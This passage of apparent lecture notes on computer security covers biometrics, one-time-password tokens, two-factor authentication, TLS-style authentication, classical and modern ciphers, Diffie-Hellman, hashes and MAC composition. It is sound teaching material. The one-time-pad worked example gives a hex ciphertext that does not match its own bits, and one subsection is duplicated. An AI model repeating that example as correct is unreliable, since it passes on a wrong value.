- **Face:** Photos, videos, 3D-printed masks
- **Iris:** High-resolution printed images, contact lenses

Modern systems use liveness detection (e.g., blood flow, 3D depth sensing), but arms races continue.

Privacy Concerns

Identifiable and linkable Biometrics are globally unique identifiers:

- Enable tracking across different systems and contexts
- Linking databases reveals comprehensive profiles
- Surveillance concerns in public spaces

Information leakage Biometrics may reveal sensitive personal information:

- **Iris patterns:** May indicate certain diseases
- **Face:** Reveals identity, age, ethnicity, sometimes health conditions
- **Gait:** May indicate mobility impairments
- **DNA:** Full genetic information (extreme case)

Not universal Some people lack usable biometrics:

- Fingerprints may be worn down (manual labor) or absent (congenital conditions)
- Iris changes with medical conditions or contact lenses
- Face recognition fails with facial differences or coverings (religious, medical)

Legal and Ethical Issues

- **Consent:** Is biometric collection truly voluntary?
- **Discrimination:** Some biometric systems have higher error rates for certain demographic groups
- **Coercion:** Unlike passwords, biometrics can be obtained by force
- **Regulation:** Many jurisdictions have specific laws governing biometric data (GDPR in EU, BIPA in Illinois, etc.)

9.5 Token-Based Authentication

9.5.1 Overview

Token-based authentication relies on **what you have** – a physical device that generates or stores authentication credentials.

Types of Tokens

- **Hardware tokens:** Dedicated devices (RSA SecurID, YubiKey)
- **Smart cards:** Chip-based cards (credit cards, employee badges)
- **Software tokens:** Mobile apps (Google Authenticator, Authy)
- **SMS/Email:** One-time codes sent to registered contact

9.5.2 Time-Based One-Time Passwords (TOTP)

Initialization Phase (Offline)

1. Token and server establish a shared **seed** (common random secret)
2. Both synchronize their clocks
3. Seed is stored securely in both the token and server

Operation Phase When authentication is needed:

Token side:

1. Compute time interval: $n = \lfloor \frac{\text{now}-\text{start}}{\text{interval}} \rfloor$
2. Apply keyed cryptographic function f repeatedly: $v = f^n(\text{seed})$
3. Display or send v to server

Server side:

1. Compute same time interval n
2. Compute $v' = f^n(\text{seed})$
3. Accept if $v' = v$ (possibly allowing small clock drift)

Example Computation

$$\begin{aligned}
n = 1 &\Rightarrow v = f(\text{seed}) \\
n = 2 &\Rightarrow v = f(f(\text{seed})) \\
n = 3 &\Rightarrow v = f(f(f(\text{seed}))) \\
&\vdots
\end{aligned}$$

Security Properties

- **One-time use:** Each value v_n is valid only during interval n
- **No prediction:** Observing v_n doesn't reveal v_{n+1} (assuming secure f)
- **Seed secrecy:** Adversary cannot recover seed from observing v_n

9.5.3 Why Not Use Hash Functions?

A naïve approach might use:

$$v_n = H^n(\text{seed})$$

where H is a cryptographic hash function.

Problem: Hash functions don't require a key – anyone can compute them!

Attack scenario:

1. Adversary observes $v_n = H^n(\text{seed})$
2. Adversary computes $v_{n+1} = H(v_n)$ without knowing the seed
3. Adversary can now authenticate in the next time interval

Solution: Use a **keyed function** like HMAC:

$$v_n = \text{HMAC}_{\text{seed}}(n)$$

or apply encryption repeatedly with the seed as the key.

The seed acts as a secret key that the adversary doesn't have, preventing forward prediction.

9.5.4 Implementation Standards

TOTP (RFC 6238) Time-Based One-Time Password algorithm:

$$\text{TOTP} = \text{HMAC-SHA-1}(\text{seed}, \lfloor \frac{T - T_0}{X} \rfloor)$$

where:

- T: Current Unix time
- T_0: Initial time (typically 0)
- X: Time step (typically 30 seconds)

HOTP (RFC 4226) HMAC-Based One-Time Password (counter-based):

$$\text{HOTP} = \text{HMAC-SHA-1}(\text{seed}, \text{counter})$$

Increments counter after each use rather than using time.

9.6 Two-Factor Authentication (2FA)

9.6.1 Definition

Two-Factor Authentication (2FA) requires users to provide **two different types of authentication factors** from:

- What you know
- What you have
- What you are

Common 2FA Combinations

Password + SMS What you know + what you have (phone)

Password + Token What you know + what you have (hardware token)

Password + Biometric What you know + what you are (fingerprint, face)

Smart Card + PIN What you have (card) + what you know (PIN)

Bank Card + PIN ATM authentication: card + PIN

9.6.2 Security Benefits

Defense in depth: Compromising one factor is insufficient to gain access.

Attack Scenarios Mitigated

- **Password theft:** Attacker still needs second factor
- **Phishing:** Stolen password alone is useless (though some 2FA methods are still phishable)
- **Token theft:** Attacker still needs password
- **Shoulder surfing:** Observing password entry doesn't compromise the token

9.6.3 Modern 2FA: Mobile Phones

Mobile phones have become the dominant second factor:

SMS-Based 2FA

1. User enters password (what you know)
2. Server sends one-time code via SMS (what you have: phone)
3. User enters code to complete authentication

Limitations:

- **SIM swapping:** Attackers can hijack phone numbers
- **Interception:** SMS can be intercepted (SS7 vulnerabilities)
- **Phishing:** Users can be tricked into revealing codes

App-Based 2FA Mobile authenticator apps (Google Authenticator, Authy, Microsoft Authenticator):

- Generate TOTP codes locally on the device
- No network communication required (more secure than SMS)
- QR code scanning for easy setup

Push Notification Server sends push notification to registered device:

1. User enters password
2. Server sends push to phone: "Approve login?"
3. User taps "Approve" or "Deny"

Advantages:

- No code to type (better UX)
- Can display login context (location, device)

Limitation: Vulnerable to "MFA fatigue" attacks (spamming approval requests).

9.7 Machine Authentication

9.7.1 Secret Key Authentication

Machines authenticate using secret keys and digital signatures:

Protocol Example (Simplified TLS Handshake)

1. Client sends: "Hello, I want to connect"
2. Server sends: Certificate containing public key $\text{PK}_{\text{server}}$, signed by Certificate Authority
3. Client verifies certificate signature
4. Client generates random challenge R
5. Server signs challenge: $\sigma = \text{Sign}_{\text{SK}_{\text{server}}}(R)$
6. Client verifies signature using $\text{PK}_{\text{server}}$
7. If valid, server is authenticated

Client Authentication TLS also supports client certificates (mutual TLS):

- Client possesses a certificate and private key
- Server requests and verifies client certificate
- Used in enterprise environments, API authentication

9.7.2 Challenges in Protocol Design

Man-in-the-Middle (MITM) Attacks Without proper authentication, an adversary can intercept and relay messages:

1. Eve intercepts Alice's message to Bob
2. Eve establishes separate connections with Alice and Bob
3. Eve relays (and possibly modifies) messages between them
4. Both Alice and Bob think they're talking to each other directly

Defense: Use digital signatures to authenticate parties.

Replay Attacks Adversary records valid authentication messages and replays them:

Defense: Include nonces (random challenges) or timestamps in signed messages.

Complexity Secure authentication protocols are difficult to design correctly:

- Subtle vulnerabilities in message ordering
- State management issues
- Cryptographic primitives must be used correctly

Best practice: Use well-established protocols like TLS 1.3, ISO 9798-3, or Kerberos. **Never design your own authentication protocol.**

9.8 Summary

Authentication Methods

- **What you know (passwords):**
  - Hard to manage securely (storage, transfer, checking)
  - Vulnerable to guessing, phishing, theft
  - Mitigations: salting, slow hashing, TLS, challenge-response
- **What you are (biometrics):**
  - Convenient, difficult to forget or lose
  - Difficult to revoke, privacy concerns
  - Probabilistic (FAR/FRR trade-off)
- **What you have (tokens):**
  - Effective second factor
  - Can be lost or stolen
  - Various implementations (hardware, software, SMS)

Key Principles

1. **Defense in depth:** Use multiple authentication factors (2FA/MFA)
2. **Use established protocols:** Don't design your own
3. **Secure implementation:** Use cryptographic libraries correctly
4. **Consider usability:** Security measures must be practical for users
5. **Continuous improvement:** Update defenses as attacks evolve

Machine Authentication

- Uses secret keys and digital signatures
- TLS/HTTPS for secure communication
- Must defend against MITM and replay attacks
- Always use well-tested protocols (TLS 1.3, etc.)

10 Cryptography

10.1 Data at Rest vs Data in Transit

- **Data at rest:** Information stored on a device or medium (e.g., hard drive, database, USB key). Protection ensures that even if storage is compromised, the data remains unreadable without the key.
- **Data in transit:** Information transmitted over a network (e.g., emails, web traffic, messages). Protection prevents eavesdroppers from intercepting or altering the data during transmission.

Both forms of protection rely on cryptographic techniques to ensure **confidentiality**, **integrity**, and **authenticity**.

10.2 Applications of Cryptography

Cryptography is a fundamental tool to ensure secure communication and protect information. It enables:

- **Confidentiality:** Preventing unauthorized access to information (e.g., encryption).
- **Integrity:** Ensuring that data has not been tampered with (e.g., hashing, digital signatures).
- **Authentication:** Verifying the identity of entities involved in communication (e.g., authentication protocols).
- **Anonymity:** Preserving privacy by hiding identities or communication patterns.

10.3 Symmetric vs Asymmetric Cryptography

10.3.1 Symmetric Cryptography

Uses the same secret key for both encryption and decryption. Efficient for large data volumes but requires secure key distribution. The key must be kept secret between communicating parties.

10.3.2 Asymmetric Cryptography

Uses a pair of keys: a public key for encryption and a private key for decryption. Facilitates secure key exchange and digital signatures but is computationally intensive.

10.4 Confidentiality

10.4.1 The Core Problem

Secure communication over an insecure channel: Alice wants to send a message to Bob so that Eve (the adversary) cannot read it.

- The communication channel is insecure and can be eavesdropped.
- The goal is to achieve confidentiality despite this.

Note: Confidentiality for **data at rest** can be viewed as a special case where Alice = Bob.

10.4.2 Cryptography as Functions

Encryption and decryption can be represented as mathematical functions:

$$C = E_k(M)$$
$$M = D_k(C)$$

Where:

- M: plaintext (original message)
- K: secret key
- C: ciphertext (encrypted message)

10.4.3 Cryptographic Algorithms for Confidentiality

1. Alice and Bob agree on a shared key k.
2. Alice encrypts the message: $\mathrm{Enc}(k, m)$.
3. Alice sends the encrypted message to Bob.
4. Bob decrypts it: $\mathrm{Dec}(k, \mathrm{Enc}(k, m)) = m$.

10.4.4 Core Requirement

Invertibility: Decryption must correctly recover the original plaintext from the ciphertext using the key:

$$\forall k, M,\ D_k(E_k(M)) = M$$

Security requirement: To provide security, these functions must also be **hard to invert** without knowing the key k.

- **Concrete meaning:** In an ideal cryptosystem, the only feasible way for an adversary (Eve) to recover the plaintext M is to exhaustively test all possible secret keys k (brute-force attack).
- **Goal:** A secure scheme forces any attacker into brute-force search. The expected computational cost of this search must be infeasible with current and foreseeable technology.
- **Consequences:**
  - **Large key space:** The key length $|k|$ must be sufficient to make $2^{|k|}$ trials impractical. Recommendations evolve with advances in hardware and cryptanalysis.
  - **One-way property:** Encryption should act as a one-way function – easy to compute with k, but infeasible to invert without it.
  - **Randomization:** Use of randomness (IVs, nonces, salts) prevents pattern-based and replay attacks that could reduce the effective key search space.
  - **Formal guarantees:** Modern schemes aim for provable notions such as **IND-CPA** (indistinguishability under chosen-plaintext attack) or stronger **IND-CCA** (chosen-ciphertext security).
  - **Security reductions:** Prefer designs with formal reductions showing that breaking the scheme is as hard as solving a well-established computational problem or performing brute force.

- **Practical guideline:** Use standardized and well-analyzed primitives with adequately long keys. Avoid custom algorithms. Update parameters as cryptanalytic and computational capabilities evolve.

Example: Ceaser's Cipher Encryption function:

$$E_k(M) = (M + k) \mod 26$$

Decryption function:

$$D_k(C) = (C - k) \mod 26$$

sample usage:

- Message: "HELLO" → (7, 4, 11, 11, 14)
- Key: $k = 3$
- Ciphertext: "KHOOR" → (10, 7, 14, 14, 17)

Key space size: 25 possible keys (1 to 25). Security: Vulnerable to brute-force attack due to small key space.

$$\log_2(25) \approx 4.6 \text{ bits of security}$$

Cryptoanalysis Eve can try all 25 possible keys to decrypt the ciphertext and find the original message. This is brute-force attack is feasible due to the small key space. Another attack is frequency analysis, exploiting the statistical properties of the language.

Example: substitution cipher Each letter in the plaintext is replaced by a unique letter in the ciphertext based on a fixed permutation of the alphabet. Key space size: $26! \approx 2^{88}$ possible keys. Security: More secure than Caesar cipher, but still vulnerable to frequency analysis and other statistical attacks. The vulnerability is because the cipher preserve the statistical properties of the plaintext. Moreover. And a small part of the key can be sufficient to get the important parts of the message.

10.4.5 Bits of Security versus Key Space Size

- **Goal:** An n-bit key should offer security as close to n bits as possible (i.e., require 2^n attempts).
- **The Break:** If a 1024-bit key can be broken with only 2^{40} attempts (40 bits of security), the algorithm is considered broken.
- **Caesar Lesson:** The 25-key space was cleverly reduced to one possibility. Similarly, the ≈ 88 bits of the substitution cipher were reduced to just a few tries.

10.4.6 Adversaries in Cryptography

The capabilities of the adversary impact the security requirements of cryptographic schemes. There are different security models:

Passive Eavesdropping The adversary can only listen to the communication channel but cannot modify messages.

Active Know plaintext attack (KPA) The adversary has access to some pairs of plaintexts and corresponding ciphertext. This is realistic in many scenarios (e.g., standard headers, known file formats, malicious guessing).

Active Chosen plaintext attack (CPA) The adversary can choose arbitrary plaintexts and obtain their corresponding ciphertexts. This models scenarios where the attacker can interact with an encryption oracle. For example, with an encryption service, the attacker can submit chosen messages for encryption and obtain (M, C) pairs.

Side-Channel Attacks The adversary can exploit physical implementations of cryptographic algorithms (e.g., timing, power consumption, electromagnetic leaks) to gain information about the secret key. This is realistic for instances where the attacker has physical access to the device performing encryption (Malicious ownership).

Active modification attacks The adversary can intercept, modify, inject, or delete messages in transit. This models scenarios where the attacker has control over the communication channel (e.g., man-in-the-middle attacks).

10.4.7 One time pad (OTP)

The one-time pad (OTP) is a theoretically unbreakable encryption scheme that provides perfect secrecy. The key is a random bit string that is as long as the message and is used only once.

- **Encryption:** $C = M \oplus K$
- **Decryption:** $M = C \oplus K$

Note: $\oplus$ denotes the bitwise XOR operation. Where:

- M: plaintext (bit string)
- K: secret key (random bit string of same length as M)
- C: ciphertext (bit string)

Security: The OTP is secure against any adversary, even with unlimited computational power, as long as the key is truly random, used only once, and kept secret. The ciphertext provides no information about the plaintext without the key.

Sample usage:

- **Message:** `"HELLO"` → (01001000, 01000101, 01001100, 01001100, 01001111)
- **Key:** $K = (10110101, 11001010, 01110011, 00011100, 11100011)$
- **Ciphertext:** `"\x3F\x1\x0F\x0F\x0C"` → (11111101, 10001111, 00111111, 01010000, 10101100)

Proof of security: For any given ciphertext C, all possible plaintexts M are equally likely. The key K is uniformly random, so C gives no information about M without K.

Formally (perfect secrecy):

$$\forall m, c,\ P(M = m \mid C = c) = P(M = m)$$

$$
\begin{aligned}
P(M = m \mid C = c) &= \frac{P(M = m \wedge C = c)}{P(C = c)} \\
&= \frac{P(M = m \wedge E_k(M) = c)}{P(C = c)} \\
&= \frac{P(M = m \wedge (M \oplus K) = c)}{P(C = c)} \\
&= \frac{P(M = m \wedge K = m \oplus c)}{P(C = c)} \\
&= \frac{P(M = m)\, P(K = m \oplus c)}{P(C = c)} \\
&= P(M = m)
\end{aligned}
$$

Limitations of OTP: **Key requirements:** The key must be truly random, at least as long as the message, and used only once. The showstopper: This makes key generation, distribution, and management impractical for many applications.

Key Reuse Vulnerability in the One-Time Pad If Alice reuses the same key K to encrypt two English messages M_1 and M_2 of length 5, producing ciphertexts C_1 and C_2, we have:

$$C_1 = M_1 \oplus K \qquad \text{and} \qquad C_2 = M_2 \oplus K$$

Eve can compute:

$$C_1 \oplus C_2 = (M_1 \oplus K) \oplus (M_2 \oplus K) = M_1 \oplus M_2$$

This reveals the XOR of the two plaintexts. Since both are English words, Eve can perform a dictionary search or exploit language redundancy to likely recover both M_1 and M_2, and then deduce the key K. Therefore, reusing a key in a one-time pad completely breaks confidentiality.

Integrity Flaw in the One-Time Pad While the one-time pad ensures **confidentiality**, it does not ensure **integrity**. Eve can modify the ciphertext without knowing the key.

Example: Suppose Eve flips the first bit of the ciphertext C to obtain C'. When Bob decrypts:

$$M' = C' \oplus K = (C \oplus \Delta) \oplus K = (M \oplus K \oplus \Delta) \oplus K = M \oplus \Delta$$

The result M' is the original message M with one bit flipped. Thus, Eve has successfully altered the message without knowing K, showing that the one-time pad does not provide message integrity.

10.4.8 From OTP To stream ciphers

Two main type of stream ciphers:

- **Block ciphers in stream mode:** Use a block cipher (e.g., AES) in a mode of operation that turns it into a stream cipher (e.g., CTR, CFB).
- **Dedicated stream ciphers:** Algorithms specifically designed to generate a pseudorandom keystream (e.g., RC4, Salsa20, ChaCha20). Operate one bit/byte at a time.

Pseudo-OTP Stream ciphers aim to approximate the security of the one-time pad while addressing its practical limitations.

- Use a short, fixed-size secret key K to seed a pseudorandom number generator (PRNG).
- Key Stream Generator KSG. The Pseudo-Random Number Generator (PRNG) produces a long pseudorandom keystream that is XORed with the plaintext to produce ciphertext.
- Encryption: $C = M \oplus KSG(K)$
- Decryption: $M = C \oplus KSG(K)$

Security relies on:

- The unpredictability of the keystream generated from the secret key.
- The key must remain secret and should not be reused with the same keystream.

KSG is a critical component of stream ciphers, determining the quality and security of the generated keystream. THe security rely entirely on S being indistinguishable from a truly random sequence.

Security argument Unless one knows the key one cannot distinguish it from a random string.

Strengh and Weaknesses **Strengths:**

- **Speed** Efficient for encrypting large amounts of data.
- **Low Error Propagation** Errors in transmission affect only the corresponding bits in the plaintext.

Weaknesses:

- **Low Diffusion** A single bit change in plaintext affects only one bit in ciphertext.
- **Succeptibility to Modification** Low diffusion makes it easy to tamper with the message.

The problem with periodicity Key stream geneattors wich have finite state are eventually periodic. If the period is short enough an attacker can exploit this to break the cipher. When the period is identified, the key stream is known for all the entire message.

10.4.9 Building a KSG

Linear Feedback Shift Register (LFSR) for Key Stream Generators (KSG) An LFSR produces a sequence of bits where each new bit is computed as a linear function (specifically an XOR) of previous bits. It extends an initial random sequence into a longer one that appears random. Formally, it follows a linear recurrence relation. For example, with an initial state of four bits s_0, s_1, s_2, s_3 and the relation $s_t = s_{t-3} \oplus s_{t-4}$, the output sequence starting from $(1, 0, 0, 0)$ is:

$$1, 0, 0, 0, 1, 0, 0, 1, 1, \ldots$$

The main advantage is that it only requires shift registers for state storage and XOR gates for feedback, making it extremely fast and efficient for hardware implementations.

Randomness of LFSR If the characteristic polynomial of the recurrence relation is **primitive**, the LFSR achieves a **maximal period**. For an L-bit register, the sequence repeats only after $2^L - 1$ states. As a result, the generated sequence has strong distribution properties: every non-zero state appears exactly once in the cycle, and the output is highly balanced. Over one full cycle, the sequence contains exactly 2^{L-1} ones and $2^{L-1} - 1$ zeros.

Mathematical Weakness of LFSR Although LFSRs can produce sequences that appear random and may pass some statistical tests, their structure is **purely linear**. This makes them vulnerable to attacks such as the **Berlekamp-Massey algorithm**, which can reconstruct the entire LFSR state and predict all future bits from only a short segment of output. Therefore, an LFSR should not be used directly as a key stream generator, but rather as a **building block** within more complex, non-linear constructions.

The A5/1 Cipher A5/1 was historically used to secure GSM mobile phone communications. It combines multiple LFSRs in a **non-linear** manner to mitigate the linearity weaknesses of single LFSRs while maintaining efficiency and good statistical properties. However, despite this increased complexity, **mathematical weaknesses** were discovered, enabling attacks that break the cipher much faster than brute-force search.

Non-broken Stream Ciphers Modern stream ciphers exist for which no practical cryptanalytic attacks are known. Examples include:

- **Trivium:** Based on Non-Linear Feedback Shift Registers (NLFSRs), a variation of LFSRs designed to eliminate linear weaknesses.
- **Salsa20:** Uses completely different mathematical techniques, offering both high performance and strong security guarantees.

These ciphers remain secure under current knowledge and are widely used in modern cryptographic systems.

Bit Security and Consequences The **cost of breaking** a cryptographic scheme depends on its mathematical structure. If a weakness allows an attack faster than $2^|k|$ operations, the effective bit security is reduced.

Designing primitives that are both efficient and mathematically resistant to such attacks is extremely difficult. **Conclusion:** Never attempt to design your own stream cipher, block cipher, or hash function.

Best Practice: Always rely on well-vetted, peer-reviewed, and standardized algorithms such as **AES**, **ChaCha20**, or **SHA-3**.

10.4.10 Shared Key Distribution

A major challenge in symmetric cryptography is the secure distribution of the shared secret key k between communicating parties (Alice and Bob). If Eve can intercept or guess the key during distribution, the confidentiality of the communication is compromised. The invention of **asymmetric cryptography** (public-key cryptography) in the 1970s revolutionized key distribution by enabling secure key exchange over insecure channels.

Diffie-Hellman The Diffie-Hellman key exchange protocol allows two parties to securely establish a shared secret key over an insecure channel. **Public parameters:**

- A large prime number p
- A generator g.

Alice and Bob perform the following steps:

1. Alice selects a private random integer a and computes $A = g^a \mod p$. She sends A to Bob.

2. Bob selects a private random integer b and computes $B = g^b \mod p$. He sends B to Alice.
3. Alice computes the shared secret key: $K = B^a \mod p$.
4. Bob computes the shared secret key: $K = A^b \mod p$.

Both Alice and Bob arrive at the same shared secret key K because:

$$K = B^a \mod p = (g^b)^a \mod p = g^{ab} \mod p$$

Eve, who intercepts A and B, cannot feasibly compute K without solving the discrete logarithm problem, which is computationally hard for large p. *Diffie-Hellman* use trapdoor functions to achieve secure key exchange. Therefore, DH can be done with elliptic curves as well (**Elliptic Curve Diffie-Hellman (ECDH)**), providing similar security with smaller key sizes.

Trapdoor function A trapdoor function is a mathematical function that is easy to compute in one direction but hard to invert without special knowledge (the "trapdoor"). In the context of Diffie-Hellman, the function $f(x) = g^x \mod p$ is easy to compute, but finding x given $f(x)$ (the discrete logarithm problem) is hard without knowing the private exponent.

Beyond DH There are other key exchange protocols, all involve intersting mathematics:

- **RSA Key Exchange:** Based on the difficulty of factoring problem.
- **Elliptic Curve Cryptography (ECC):** Uses the mathematics of elliptic curves to provide similar security with smaller key sizes.
- **Post-Quantum Cryptography:** New primitive (e.g., lattice-based cryptography) designed to be secure against quantum computer attacks.

Man in the middle Diffie-Hellman alone does not provide authentication. DH only guarantees key aggreement, not the identities of the parties involved. An active adversary (Eve) can perform a man-in-the-middle (MITM) attack:

1. Eve intercepts Alice's message A and sends her own E_A to Bob.
2. Eve intercepts Bob's message B and sends her own E_B to Alice.
3. Alice computes the shared key with E_B, and Bob computes the shared key with E_A.

Eve can now decrypt and re-encrypt messages between Alice and Bob, effectively controlling the communication.

10.5 Authentication

While a shared secret ensures **confidentiality**, it does not guarantee the **authenticity** of the communicating parties. In other words, both parties can exchange encrypted messages, but neither can be sure of the other's true identity. Therefore, **authentication mechanisms** are required to verify that the entities involved are indeed who they claim to be.

Public key cryptography uses a pair of mathematically related keys:

- A **public key**, which can be distributed freely.
- A **private key**, which must remain secret.

It enables two main functionalities: confidentiality and authentication.

10.5.1 Confidentiality: Encryption and Decryption

A sender encrypts a message with the recipient's public key, ensuring that only the holder of the corresponding private key can decrypt it:

$$C = E_{\mathrm{pub}_B}(M) \qquad M = D_{\mathrm{priv}_B}(C)$$

This provides confidentiality without requiring a pre-shared secret.

10.5.2 Digital Signatures: Signing and Verification

A sender signs a message with their private key, and anyone can verify it using the sender's public key:

$$S = \mathrm{Sign}_{\mathrm{priv}_A}(M) \qquad \mathrm{Verify}_{\mathrm{pub}_A}(M, S)$$

This provides authenticity and non-repudiation. However, public key operations are **computationally expensive** compared with symmetric key algorithms of equivalent security. Both encryption and signing are slow; therefore, we typically sign a **hash** of the message instead of the full message.

10.5.3 Hash Functions

A **hash function** takes an input message of arbitrary length and produces a fixed-length output called a *digest*:

$$h : \{0,1\}^* \to \{0,1\}^n$$

A secure cryptographic hash function must satisfy three properties:

- **Pre-image resistance:** Given $y = h(x)$, it is computationally infeasible to find x.
- **Second pre-image resistance:** Given x, it is infeasible to find $x' \neq x$ such that $h(x) = h(x')$.
- **Collision resistance:** It is infeasible to find any pair (x, x') such that $h(x) = h(x')$.

10.5.4 Examples

- MD5 (1991): 128-bit output — **insecure**.
- SHA-0, SHA-1: 160-bit output — **insecure**.
- SHA-2 (224/256/384/512-bit) — secure but relatively slow.
- SHA-3 (224/256/384/512-bit) — modern, secure, and flexible.

10.5.5 Applications

Hash functions are used to:

- Support digital signatures.
- Build HMACs for message authentication.
- Securely store passwords.
- Verify file integrity.
- Ensure tamper-evident logging.
- Build cryptographic commitments and blockchains.

10.5.6 Confidentiality and Authenticity together


Asymmetric cryptography Users have two pairs of keys:

- **Confidentiality:** Encryption/Decryption key pair: $(\mathrm{PK}^{\mathrm{enc}}, \mathrm{SK}^{\mathrm{enc}})$

$$D_{\mathrm{SK}}(C) = M \quad \text{with} \quad C = E_{\mathrm{PK}}(M)$$

- **Authenticity:** Signing/Verification key pair: $(\mathrm{PK}^{\mathrm{sig}}, \mathrm{SK}^{\mathrm{sig}})$

$$V_{\mathrm{PK}}(M, S) = \checkmark \quad \text{with} \quad S = \mathrm{Sign}_{\mathrm{SK}}(M)$$


Certificate Authority
issues public-key certificates
Encryption Public Key $\mathrm{PK}_A^{\mathrm{enc}}$
Verification Public Key $\mathrm{PK}_B^{\mathrm{sig}}$
Alice
Secret Encryption Key: $\mathrm{SK}_A^{\mathrm{enc}}$
Secret Signing Key: $\mathrm{SK}_A^{\mathrm{sig}}$
$E_{\mathrm{PK}_B^{\mathrm{enc}}}(M)$, $\mathrm{Sign}_{\mathrm{SK}_A^{\mathrm{sig}}}(h(M))$
Bob
Secret Encryption Key: $\mathrm{SK}_B^{\mathrm{enc}}$
Secret Signing Key: $\mathrm{SK}_B^{\mathrm{sig}}$

10.5.7 Integrity

Integrity: Information must not be modified by unauthorized parties.

Message Integrity through Digital Signatures (Asymmetric Setting):

- **Sender authenticity:** The receiver can verify the origin of the message using the sender's public verification key.
- **Message integrity:** Any change to the signed message invalidates the signature.
- **Non-repudiation:** The sender cannot later deny having sent the signed message.

Message Integrity in Symmetric Cryptography:

- Both parties share the same secret key.
- Integrity and authenticity are provided using a **Message Authentication Code (MAC)**:

$$t = \mathrm{MAC}_k(M)$$

  The receiver verifies integrity by recomputing $t' = \mathrm{MAC}_k(M')$ and checking $t' = t$.

- Provides authenticity and integrity but *not non-repudiation*, since both parties share the same key.

Electronic Code Book (ECB):

- Simplest mode: encrypt and decrypt each block independently.
- **Weakness:** identical plaintext blocks yield identical ciphertext blocks – large information leakage.

Cipher Block Chaining (CBC):

- Introduces randomness using an **Initialization Vector (IV)**.
- Each plaintext block is XORed with the previous ciphertext block before encryption.
- **Effect:** hides patterns and links blocks together.
- **Weakness:** decryption errors propagate to the next block; encryption is sequential.

Counter Mode (CTR):

- Uses an increasing counter (nonce) instead of chaining.
- Each block is encrypted by XORing the plaintext with the encryption of the counter value.
- **Strength:** allows parallel encryption/decryption, no error propagation.

General Properties of Block Ciphers:

- **Strengths:**
  - High diffusion – information from one plaintext symbol affects many ciphertext symbols.
  - Difficult to tamper with without detection.
- **Weaknesses:**
  - Slow – must process entire blocks.
  - Some modes (like CBC) propagate errors across blocks.

Message Integrity in Symmetric Cryptography:

- Both parties share the same secret key.
- Integrity and authenticity are provided using a **Message Authentication Code (MAC)**:

  $$t = \mathrm{MAC}_k(M)$$

  The receiver verifies integrity by recomputing $t' = \mathrm{MAC}_k(M')$ and checking $t' = t$.
- Provides authenticity and integrity but *not non-repudiation*, since both parties share the same key.

CBC-MAC (Cipher Block Chaining MAC):

- Constructs a MAC from a block cipher in CBC mode:

  $$C_0 = 0 \quad \text{(fixed IV)}, \qquad C_i = E_k(M_i \oplus C_{i-1})$$

  $$\mathrm{MAC}_k(M_1, \ldots, M_x) = C_x$$

- Deterministic – only the final ciphertext block is used as the MAC output.
- Secure only when the message length $|M|$ is fixed or known in advance.
- If message lengths vary, use variants like **CMAC** to ensure security.

10.5.8 Confidentiality and Integrity

Goal: Provide confidentiality and integrity together for a message M.

Common observations:

- If integrity is only checked after decryption the cipher may be attacked by chosen-ciphertext or tampering attacks.
- A design should ensure ciphertext integrity so decryption is only attempted on authentic data.
- IVs or nonces for MACs must be chosen carefully. A fixed IV for CBC-MAC is fine only when message lengths are fixed; otherwise use length-binding or CMAC or include a counter/nonce.

1. Encrypt-and-MAC (Encrypt $\|$ MAC):

$$C = \mathrm{Enc}_k(M), \qquad t = \mathrm{MAC}_{k'}(M)$$

Advantages: integrity of plaintext can be verified.
Weakness: MAC computed over plaintext may reveal relationships between messages if MAC IVs/nonces are reused.

$$\begin{tikzcd} M \arrow[r] \arrow[dr] & \text{Encrypt} \arrow[r] & C \\ & \text{MAC} \arrow[r] & t \end{tikzcd}$$

Send (C, t). Receiver decrypts C then verifies t on M.

2. MAC-then-Encrypt:

$$t = \mathrm{MAC}_{k'}(M), \qquad C = \mathrm{Enc}_k(M \,\|\, t)$$

Advantage: plaintext and tag are hidden by encryption.
Weakness: if encryption is malleable or decryption happens before MAC verification this can enable attacks. Security depends on the encryption scheme.

$$\begin{tikzcd} M \arrow[dr] & \text{Encrypt} \arrow[r] & C \arrow[d] \\ & \text{MAC} \arrow[u] & t \end{tikzcd}$$

Send C. Receiver decrypts then
checks MAC on recovered $M\|t$.

3. Encrypt-then-MAC (recommended):

$$C = \mathrm{Enc}_k(M), \qquad t = \mathrm{MAC}_{k'}(C)$$

Advantages: integrity of ciphertext is verified before decryption. This prevents decryption of tampered ciphertext and thwarts many attacks. Considered the safest composition when using secure MAC and encryption primitives.

$$\begin{tikzcd}
M \arrow[r] & \text{Encrypt} \arrow[r] & C \arrow[dl] \\
 & \text{MAC} \arrow[r] & t
\end{tikzcd}$$

Send (C, t). Receiver first verifies $t = \text{MAC}(C)$. Only if valid they decrypt C.

Summary:

- **Encrypt-then-MAC** ensures ciphertext integrity and is the safest generic composition.
- **MAC-then-Encrypt** hides tag but requires a non-malleable encryption scheme and careful analysis.
- **Encrypt-and-MAC** is simple but may leak structure via MACs over plaintext and can be weaker if IVs/nonces are misused.

11 Privacy

12 Privacy

Privacy represents a fundamental security property essential for individuals, organizations, and society. This section explores privacy definitions, challenges, and technical solutions designed to protect information beyond content encryption.

12.1 Understanding Privacy

12.1.1 Defining Privacy

Privacy is an abstract and subjective concept that varies across cultures, disciplines, stakeholders, and contexts. Three primary conceptualizations exist:

- **Freedom from intrusion**: "The right to be let alone" – focuses on preventing unwanted observation or interference
- **Autonomy**: "The freedom from unreasonable constraints on the construction of one's own identity" – emphasizes self-determination
